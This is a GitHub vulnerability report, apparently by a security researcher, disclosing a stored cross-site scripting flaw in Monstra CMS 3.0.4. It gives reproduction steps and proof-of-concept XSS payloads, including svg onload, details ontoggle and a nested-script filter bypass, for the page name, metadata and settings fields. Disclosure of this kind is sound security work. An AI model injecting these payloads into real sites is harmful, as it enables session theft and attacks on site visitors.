


New issue

[Jump to bottom](#)

Cross Site Script Vulnerability on "Page" in Monstra version 3.0.4 #463

 Closed r0ck3t1973 opened this issue on May 22, 2020 · 2 comments

r0ck3t1973 commented on May 22, 2020


Hii, Team Monstra!!!

Describe the bug

An authenticated malicious user can take advantage of a Stored XSS vulnerability in the "Page" feature.

To Reproduce

Steps to reproduce the behavior:


1. Login into the panel Monstra
2. Go to 'admin/index.php'
3. Click 'Create New' -> 'Page'
4. Insert Payload XSS:
">
'> <details/open/ontoggle=confirm("XSS")>
// # "> <svg/onload=prompt(1337)>
<svg/on<script><script>load=alert(1337)//</script>
5. Save and Exit
6. Click 'Pages' new -> xss alert message!

Impact

Commonly include transmitting private data, like cookies or other session information, to the attacker, redirecting the victim to web content controlled by the attacker, or performing other malicious operations on the user's machine under the guise of the vulnerable site.

Screenshots

Infor Monstra version:




The screenshot shows the 'Information' page of the Monstra application. The browser address bar displays 'labs8.soc/admin/index.php?id=information'. The application header includes the 'MONSTRA' logo and navigation links: 'Dashboard', 'Content', 'Extends', 'System', and 'Help'. On the right, there are links for 'View Site' and 'ducloan'. The main content area has a tabbed interface with 'System' selected. Below the tabs is a table with system information.

Name	Value
Monstra version	3.0.4
GZIP	off
Debugging	off

At the bottom of the page, a small footer states: 'Monstra was made by Sergey Romanenko and is maintained by Monstra Community / © 2012 - 2016 Monstra - Version 3.0.4'.

Ex1 payload xss:

a. Creat new page:



The screenshot shows the 'Edit Page' interface in the Monstra application. The browser address bar shows 'labs8.soc/admin/index.php?id=pages&action=edit_page&name=http-examplecom'. The application header is consistent with the previous screenshot. The main content area has tabs for 'Page', 'Metadata', and 'Settings', with 'Page' selected. There are two input fields: 'Name' containing the XSS payload '<svg/on<script><script>load=alert(1337)/!</script>' and 'Slug (url)' containing 'http-examplecom'. Below these is a rich text editor with a toolbar and a large text area containing the number '1'. At the bottom, there are buttons for 'Save and Exit', 'Save', and 'Cancel'. A 'Tags' button is also present. The bottom right corner shows a timestamp '2020-05-23 00:26:27' and a trash icon.

b. click page:

MONSTRADashboardContentExtendsSystemHelpView Siteducloan

Pages

Create New PageEdit 404 Page

Name	Author	Status	Access	Date		
<svg/on<script><script>load=alert(1337)//</script>	ducloan	Published	Public	23.5.2020	Edit	Delete
Blog	Aishee	Published	Public	4.1.2014	Edit	Delete
→ Hello world!	admin	Published	Public	5.1.2014	Edit	Delete
Home	Monstra	Published	Public	2.4.2012	Edit	Delete
XNXX.COM	Aishee	Published	Public	22.5.2020	Edit	Delete

Monstra was made by Sergey Romanenko and is maintained by Monstra Community / © 2012 - 2016 Monstra – Version 3.0.4

c. xss alert mess:

Monstra : AdministrationCMC Tests - <svg/on<script>

labs8.soc/http-example.com

CMC TestsHomeBlogUsersWelcome, ducloan

1337

OK

Desktop (please complete the following information):

OS: Windows

Browser: All

Version:

I Hope you fix it ASAP!!!!

r0ck3t1973 commented on May 22, 2020

Author

Alternatively, I can insert the payload into the item 'Metada' and 'Setting'

Payload XSS: 'Metada'

Monstra : Administration | CMC Tests - >><details/open/> | CMC Tests - Home

labs8.soc/admin/index.php?id=pages&action=edit_page&name=http-examplecom

Edit Page

Page Metadata Settings

Title
><details/open/ontoggle=confirm("XSS")>

Keywords
><details/open/ontoggle=confirm("XSS")>

Description
><details/open/ontoggle=confirm("XSS")>

Search Engines Robots
no Index ☐ no Follow ☐

H1 H2 H3 H4 H5 H6 B I S

1

Payload XSS: 'Setting'

Monstra : Administration | CMC Tests - q | CMC Tests - >><details/open/> | CMC Tests - Home

labs8.soc/admin/index.php?id=pages&action=edit_page&name=http-examplecom

Edit Page

Page Metadata Settings

Parent
-none-

Template
index

Status
Published

Access
Public

H1 H2 H3 H4 H5 H6 B I S

Syniccode {41}\$

Tags

r0ck3t1973 closed this as completed on Jun 10, 2020

r0ck3t1973 commented on Aug 27, 2021

Author

CVE-2020-23697

Assignees
No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

